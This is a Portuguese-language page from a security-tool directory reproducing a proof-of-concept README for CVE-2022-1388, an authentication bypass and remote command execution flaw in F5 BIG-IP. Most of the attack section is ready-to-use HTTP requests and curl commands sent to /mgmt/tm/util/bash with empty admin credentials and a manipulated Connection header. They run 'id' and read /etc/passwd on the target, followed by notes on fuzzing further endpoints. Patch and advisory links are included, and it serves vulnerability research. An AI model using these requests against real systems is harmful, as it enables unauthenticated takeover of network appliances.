
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
CVE-2022-1388_PoC — Exploração de RCE no F5 BIG-IP (CVE-2022-1388) | Kitploit

Ferramentas/GitHubGitHub/alt3kx/cve-2022-1388_poc
Análise de VulnerabilidadesExploraçãoExploração de Aplicações WebTestes de PenetraçãoAutenticaçãoSegurança de API
GitHubalt3kx/cve-2022-1388_poc

CVE-2022-1388_PoC

Exploração de RCE no F5 BIG-IP (CVE-2022-1388)

Ver Repositório
871720há 4 anosRevisado pelo Kitploit
Compartilhar

Exploração de RCE no F5 BIG-IP (CVE-2022-1388)

POST (1): poc_id

POST /mgmt/tm/util/bash HTTP/1.1
Host: <redacted>:8443
Authorization: Basic YWRtaW46
Connection: keep-alive, X-F5-Auth-Token
X-F5-Auth-Token: 0

{"command": "run" , "utilCmdArgs": " -c 'id' " }

curl na linha de comando:

$ curl -i -s -k -X $'POST' \
-H $'Host: <redacted>:8443' \
-H $'Authorization: Basic YWRtaW46' \
-H $'Connection: keep-alive, X-F5-Auth-Token' \
-H $'X-F5-Auth-Token: 0' \
-H $'Content-Length: 52' \
--data-binary $'{\"command\": \"run\" , \"utilCmdArgs\": \" -c \'id\' \" }\x0d\x0a' \
$'https://<redacted>:8443/mgmt/tm/util/bash' --proxy http://127.0.0.1:8080

POST (2): poc_pass

POST /mgmt/tm/util/bash HTTP/1.1
Host: <redateced>:8443
Authorization: Basic YWRtaW46
Connection: keep-alive, X-F5-Auth-Token
X-F5-Auth-Token: 0

{"command": "run" , "utilCmdArgs": " -c ' cat /etc/passwd' " }

curl na linha de comando:

$ curl -i -s -k -X $'POST' \
-H $'Host: <redacted>:8443' \
-H $'Authorization: Basic YWRtaW46' -H $'Connection: keep-alive, X-F5-Auth-Token' \
-H $'X-F5-Auth-Token: 0' \
--data-binary $'{\"command\": \"run\" , \"utilCmdArgs\": \" -c \' cat /etc/passwd\' \" }\x0d\x0a\x0d\x0a' \
$'https://<redacted>/mgmt/tm/util/bash' --proxy http://127.0.0.1:8080

Nota:

Issue could be related between frontend and backend authentication "Jetty" with empty credentials "admin: <empty>" 
+ value of headers ,see "HTTP hop_by_hop request headers"...


Meu BIG-IP agora corrigido:
image

Referências e Correções:

  • https://support.f5.com/csp/article/K23605346
  • https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-1388

Aqui está a documentação utilizada nas últimas notas:

  • https://clouddocs.f5.com/api/icontrol-rest/

Cabeçalhos de requisição HTTP hop_by_hop:

  • https://portswigger.net/research/top-10-web-hacking-techniques-of-2019-nominations-open

Análise técnica aprofundada sobre bypass de autenticação no endpoint F5 iControl REST por horizon3

  • https://www.horizon3.ai/f5-icontrol-rest-endpoint-authentication-bypass-technical-deep-dive/

Minhas notas:

  • Atualizado com minha lista de endpoints e comandos do iControl usados na minha pesquisa (extraída da documentação pública)
  • Poderia usar o Burp com "cluster bomb" ou "Battering ram" (lista simples), por exemplo

Payload1: icontrol_api_endpoints.txt
Payload2: icontrol_api_commands.txt

Autor

Alex Hernandez aka (@_alt3kx_)

Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    795
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    520
  • 3

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    439
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    346
  • 5

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    267
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    264

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →






